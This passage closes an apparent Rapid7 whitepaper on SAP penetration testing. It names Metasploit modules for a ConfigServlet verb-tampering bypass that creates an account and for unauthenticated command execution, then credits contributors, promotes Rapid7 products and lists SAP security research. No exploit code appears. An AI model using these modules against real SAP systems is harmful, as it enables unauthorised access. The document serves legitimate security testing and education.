- @nmonkee implemented the VERB tampering bypass (use HEAD as opposed to GET) to attack the ConfigServlet and create an operating system account. The module can be found at *modules/auxiliary/scanner/sap/sap_ctc_verb_tampering_user_mgmt.rb*.
- Andras Kabai implemented the ConfigServlet attack to execute arbitrary commands without authentication. The module can be found at *modules/exploits/windows/http/sap_configservlet_exec_no_auth.rb*.
- Running a query in ShodanHQ for "SAP J2EE Engine" found 1055 systems exposed directly to the Internet.



Conclusion

SAP systems are complex and offer many attack surfaces, some of which I have outlined in this document. We hope that you found this document educational. If you would like to try out some of the techniques in this paper, you may want to download a copy of Metasploit from Rapid7.com. Also check out Rapid7 Security Street (http://community.rapid7.com) to ask questions about penetration testing of SAP systems or discuss SAP security with other security professionals.

Metasploit is an open-source project that relies on submissions from the security community. We'd like to thank the following contributors for submitting their Metasploit SAP modules:

Name	Twitter Handle	Web Page
Chris John Riley	@ChrisJohnRiley	http://blog.c22.cc/
Dave Hartley	@nmonkee	http://www.northern-monkee.co.uk/pub/news/news.html
Bruno Morisson	@morisson	http://genhex.org/~mori/
Andras Kabai		http://www.kabaiandras.hu/

Their work and links to their publications are referenced throughout this paper.

How can Rapid7 help with your SAP security?

Rapid7 makes IT security solutions that deliver visibility and insight to help you make informed decisions, create credible action plans, and monitor progress. They simplify compliance and risk management by uniquely combining contextual threat analysis with fast, comprehensive data collection across your users, assets, services and networks, whether on premise, mobile or cloud-based. Rapid7's simple and innovative solutions are used by more than 2,500 enterprises and government agencies in more than 65 countries, while the Company's free products are downloaded more than one million times per year and enhanced by more than 200,000 members of its open source security community. Rapid7 has been recognized as one of the fastest growing security companies by Inc. Magazine and as a "Top Place to Work" by the Boston Globe. Its products are top rated by Gartner® and SC Magazine.

Rapid7 can assist you with your SAP security in the following ways:

- Use Metasploit to conduct a penetration test on your SAP systems: Metasploit is the leading software used by penetration testers around the world. A collaboration between the open source community and Rapid7, Metasploit software helps security and IT professionals identify security issues, verify vulnerability mitigations, and manage expert-driven security assessments, providing true security risk intelligence. Metasploit editions range from a free edition to professional enterprise editions, all based on the Metasploit Framework, an open source software development kit with the world's largest, public collection of quality-assured exploits. To learn more about Metasploit or for a free trial, visit http://www.rapid7.com/metasploit.

- Use Nexpose to scan your SAP systems for vulnerabilities: Nexpose, our vulnerability management software, proactively scans your environment for misconfigurations, vulnerabilities, and malware and provides guidance for mitigating risks. Experience the power of Nexpose vulnerability management solutions. To learn about Nexpose or download a free trial, visit www.rapid7.com/products/nexpose.

- Engage Rapid7 services to audit your SAP systems, get trained on Rapid7 solutions, and to deploy them: Rapid7 professional services is skilled and ready to help you whether you need implementation and training for Rapid7 product solutions or outsourced security risk assessment services such as penetration testing.

To learn more or contact Rapid7, visit the http://www.rapid7.com website, send an email to info@rapid7.com or call +1.617.247.1717.

References

SAP Architecture & SAP NetWeaver

- Application Server Infrastructure | SCN
- Architecture of the SAP NetWeaver Application Server 7.1
- SAP Library - SAP NetWeaver

SAP Security Research

- Exploiting SAP Internals - A Security Analysis of the RFC Interface Implementation
  http://www.blackhat.com/presentations/bh-europe-07/Nunez-Di-Croce/Whitepaper/bh-eu-07-nunez_di_croce-WP-apr19.pdf
- SAP Penetration Testing & Defense In-Depth
  http://www.cybsec.com/upload/CYBSEC-SAP_Penetration_Testing_Defense_InDepth.pdf
- Cyber-Attacks & SAP Systems
  http://media.blackhat.com/bh-eu-12/DiCroce/bh-eu-12-DiCroce-CyberAttacks_to_SAP_systems-Slides.pdf
- The ABAP Underverse
  http://www.virtualforge.com/tl_files/Theme/Presentations/The%20ABAP%20Underverse%20-%20Slides.pdf
- The SAProuter. An Internet Window to your SAP Platform (and beyond)
  http://conference.hitb.org/hitbsecconf2010ams/materials/D2T2%20-%20Mariano%20Nunez%20Di%20Croce%20-%20SAProuter%20.pdf
- SAP GUI Hacking (V1.0)
  https://www.troopers.de/wp-content/uploads/2011/04/TR11_Wiegenstein_SAP_GUI_hacking.pdf
- Uncovering SAP Vulnerabilities: Reversing and Breaking the DIAG protocol
  https://media.defcon.org/dc-20/presentations/Gallo/DEFCON-20-Gallo-Uncovering-SAP-Vulnerabilities.pdf
- Attacks to SAP Web Applications
  https://media.blackhat.com/bh-dc-11/Nunez%20Di%20Croce/BlackHat_DC_2011_NunezDiCroce_Onapsis-wp.pdf
- SAP (in)security
  http://itsecx.fhstp.ac.at/downloads_2011/04_Riley.pdf
- SAP Slapping - A Penetration Testers Guide
  http://labs.mwrinfosecurity.com/assets/260/BSides_SAP_Slapping.pdf
- SAP Smashing (Internet Windows)
  http://labs.mwrinfosecurity.com/blog/2012/09/13/sap-smashing-internet-windows/

- SAPocalypse NOW: Crushing SAP's J2EE Engine
  http://erpscan.com/wp-content/uploads/2012/07/A-crushing-blow-at-the-heart-of-SAP%E2%80%99s-J2EE-Engine_HackerHalted.pdf

- Breaking SAP Portal
  http://erpscan.com/wp-content/uploads/2012/11/Breaking-SAP-Portal-HackerHalted-2012.pdf